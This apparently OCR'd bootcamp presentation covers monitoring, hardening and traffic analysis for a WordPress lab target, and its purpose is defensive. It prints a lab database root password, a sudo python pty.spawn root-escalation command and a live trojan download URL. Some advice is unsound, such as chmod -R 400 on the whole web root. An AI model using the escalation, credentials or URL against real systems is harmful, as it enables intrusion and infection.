
```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```



SSH Login Monitor

- Metric: System Authentication Event Failed
- Threshold: 5
- Vulnerability Mitigated: Brute Force SSH Login
- Reliability: High. This is a specific rule created to trigger in the event a malicious actor tries to brute force SSH Login information.
- We were unable to create the threshold due to restrictions regarding the value field.






Hardening

Hardening Against Wordpress Username Enumeration

- Remove the vulnerable Wordpress page from the current working website
  - This is best accomplished through the wordpress GUI, but can also be accomplished by deleting the webpage in the website's root directory
- Install a Web Application Firewall and configure the settings to block Website Scans.
  - Popular Wordpress WAFs include: Sucuri, maxCDN, and Cloudflare among others.
- Implement reCAPTCHA into the login page
  - reCAPTCHA can be added to the website via a wordpress plugin available in the administration page.



Hardening Against Brute Force Vulnerability

- Enforce a Strong Password Policy
  - Complex passwords 8-12 characters in length with at least one number and one symbol included.
- Wordpress Two-Factor Authentication Plug-in
  - Popular Providers include Shield Wordpress Security, Google Authenticator, and Duo Two-Factor Authentication.
- Restrict access to network via IP address access list
  - Uncomplicated Firewall
    - sudo ufw deny from xxx.xxx.xxx.xxx to any
  - iptables
    - sudo iptables -I INPUT -s xxx.xxx.xxx.xxx -j DROP
  - Firewalld
    - sudo firewall-cmd --permanent --add-rich-rule=”rule family-’ipv4’ source address=’xxx.xxx.xxx.xxx’ reject”

Hardening Against Least Privilege Vulnerability

- Change the wp-config.php permissions to root access only to prevent non-administrative system users from reading the file.
  - Command: chmod 400 wp-config.php
- Change the permissions on the entire wordpress folder to prevent non-administrative system users from accessing the contents of the website
  - Command: chmod -R 400 /var/www/html/wordpress/


```
michael@target1:/var/www/html/wordpress$ ls -al wp-config.php
-rw-rw-rw- 1 www-data www-data 3134 Aug 13  2018 wp-config.php
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Hardening Against Root Privilege to Binary Programs

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
```

- Do not allow root privileges to binary programs, including the python programing language. Root access loopholes also exist on:
  - Perl, Less, Awk, Man, Vi, Env, FTP, SCP, and many others.
- If a user needs to execute a script with sudo privileges, grant them time restricted access by adding the path to the sudoers file or create a separate group for individuals who need this access. Commands:

Editing the sudoers file

- sudo visudo
  - steven ALL = (root) NOPASSWD: /usr/bin/python
    - delete this from the file after the project is complete
  - %developers ALL = (root) NOPASSWD: /usr/bin/python
    - Audit this group regularly to ensure the principle of least privilege

Adding/Deleting users to a group

- sudo usermod -aG developers steven
  - To add steven to the group
- sudo usermod -G steven steven
  - To remove steven from the group

Network Traffic Analysis

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205(49.36%), 185.243.115.84(29.16%), 10.0.0.201(18.74%), 166.62.111.64(15.11%)	Machines that sent the most traffic.
Most Common Protocols	HTTP, TCP, UDP, TLS, DNS	Three most common protocols on the network.
# of Unique IP Addresses	808 IPv4, 2 IPv6	Count of observed IP addresses.
Subnets	10.0.0.0/16, 10.11.0.0/16, 172.16.0.0/16, 192.168.0.0/16, 185.243.0.0/16, 166.62.0.0/16	Major Observed subnet ranges.
# of Malware Species	2	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- General Web Browsing
- DNS Controller Communication

Suspicious Activity


- Watching Excessive YouTube During Work Hours
- Using Torrent to Download Materials
- Surfing Malicious Sites (malware host)
- Device Cracking

Normal Activity

Browsing the Web

Summarize the following:


- We observes HTTP traffic to many sites on the network
- Some examples are sites like mysocalledchaos.com, a popular blog about family life run by a mother



DNS Controller Communication

- We witnessed many calls to and responses from DNS servers on the network
- We could see requests and responses like the one below between okay-boomer-dc and Roger-MacBook-Pro

```
38626 505.860897100 Roger-MacBook-Pro.l… okay-boomer-dc.okay… DNS      91   Standard query 0x1d88 A isrg.trustid.ocsp.identrust.com
38627 505.864302600 okay-boomer-dc.okay… Roger-MacBook-Pro.l… DNS     213   Standard query response 0x1d88 A isrg.trustid.ocsp.ident
```



Malicious Activity

Watching Excessive YouTube During Work Hours


- By request of X-CORP we investigated the excessive viewing of youtube during work hours
- We found that several users were spending much of their time and resources during work hours binge watching youtube

```
▾ Internet Protocol Version 4, Src: fcmatch.youtube.com (216.58.218.206), Dst: BLANCO-DESKTOP.dogoftheyear.net (10.0.0.201)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1470
    Identification: 0x229e (8862)
  ▸ Flags: 0x0000
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x54ca [validation disabled]
    [Header checksum status: Unverified]
    Source: fcmatch.youtube.com (216.58.218.206)
```

Using Torrent to Download Materials

- We observed the downloading of torrent files
- Specifically, we found a user downloading classic cartoons on the company network

```
69719 770.516249900 files.publicdomaint… BLANCO-DESKTOP.dogo… HTTP      59                HTTP/1.1 200 OK  (applicat
    Date: Sun, 15 Jul 2018 04:17:27 GMT\r\n
    Server: Apache\r\n
    Content-Disposition: inline; filename="Betty_Boop_Rhythm_on_the_Reservation.avi.torrent"\r\n
    Set-Cookie: PHPSESSID=a42bg863capgr3he6jaflt4p72; path=/\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Transfer-Encoding: chunked\r\n
    Content-Type: application/x-bittorrent\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.149293500 seconds]
    [Request in frame: 69706]
    [Request URI: http://www.publicdomaintorrents.com/bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservatic
  ▸ HTTP chunked response
    File Data: 8268 bytes
▸ Media Type
```



Surfing Malicious Sites (malware host)

Summarize the following:

- It was found that a user visited a site which directed them to download malware.
- Specifically, the user had downloaded a file called june11.dll, a trojan virus that likely infected the user's computer

the june11.dll trojan malware originated from http://205.185.125.104/files/june11.dll

```
HTTP/1.1 302 Found
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT
Location: http://205.185.125.104/files/june11.dll
Pragma: no-cache
Set-Cookie: _subid=3mmhfnd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT;Max-Age=2678400;Path=/
Access-Control-Allow-Origin: *
```

Device Cracking

- We observed traffic that suggested a user was researching or even in the process of jailbreaking a device
- There were packets to and from cdn.iphonehacks.com

```
43092 544.330712500 iphonehacks.wpengin… 10.11.11.217          HTTP      292          HTTP/1.1 200 OK  (JPEG JFI
43094 544.361281100 iphonehacks.wpengin… 10.11.11.217          HTTP      503          HTTP/1.1 200 OK  (JPEG JFI
43101 544.375257500 10.11.11.217         iphonehacks.wpengin… HTTP      513          GET /wp-content/uploads/20
43102 544.387879600 10.11.11.217         iphonehacks.wpengin… HTTP      787          GET /wp-content/uploads/20
43105 544.425734900 iphonehacks.wpengin… 10.11.11.217          HTTP      549          HTTP/1.1 200 OK  (JPEG JFI
43131 544.792663100 iphonehacks.wpengin… 10.11.11.217          HTTP      469          HTTP/1.1 200 OK  (JPEG JFI
43167 545.279139100 iphonehacks.wpengin… 10.11.11.217          HTTP      936          HTTP/1.1 200 OK  (JPEG JFI
43214 545.781483100 iphonehacks.wpengin… 10.11.11.217          HTTP      637          HTTP/1.1 200 OK  (PNG)
43967 550.578544800 Tucker-Win7-PC.okay… aciahogados.com       HTTP      368          GET /40group.tiff HTTP/1.1

    Request URI: /wp-content/uploads/2019/09/jailbreak-ios-13-13-1-ipadOS.png
    Request Version: HTTP/1.1
Host: cdn.iphonehacks.com\r\n
Accept: image/png,image/svg+xml,image/*;q=0.8,video/*;q=0.8,*/*;q=0.5\r\n
Connection: keep-alive\r\n
 [truncated]Cookie: _fbp=fb.1.1573510958603.859529797; __utma=39573115.234704085.1573510958.1573510958.1573510958.1; __ut
User-Agent: Mozilla/5.0 (iPad; CPU OS 13_2_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobil
Accept-Language: en-us\r\n
Referer: http://www.iphonehacks.com/jailbreak-ios-13\r\n
Accept-Encoding: gzip, deflate\r\n
\r\n
[Full request URI: http://cdn.iphonehacks.com/wp-content/uploads/2019/09/jailbreak-ios-13-13-1-ipadOS.png]
[HTTP request 5/5]
[Prev request in frame: 43070]
[Response in frame: 43214]
```

Conclusion

Activity File

To access the activity file with which this presentation was created, follow this link here:

https://docs.google.com/document/d/1WbxlmU40Y8_R327voUeqnDoD1TBurLxL1wIpDr0etW0/edit?usp=sharing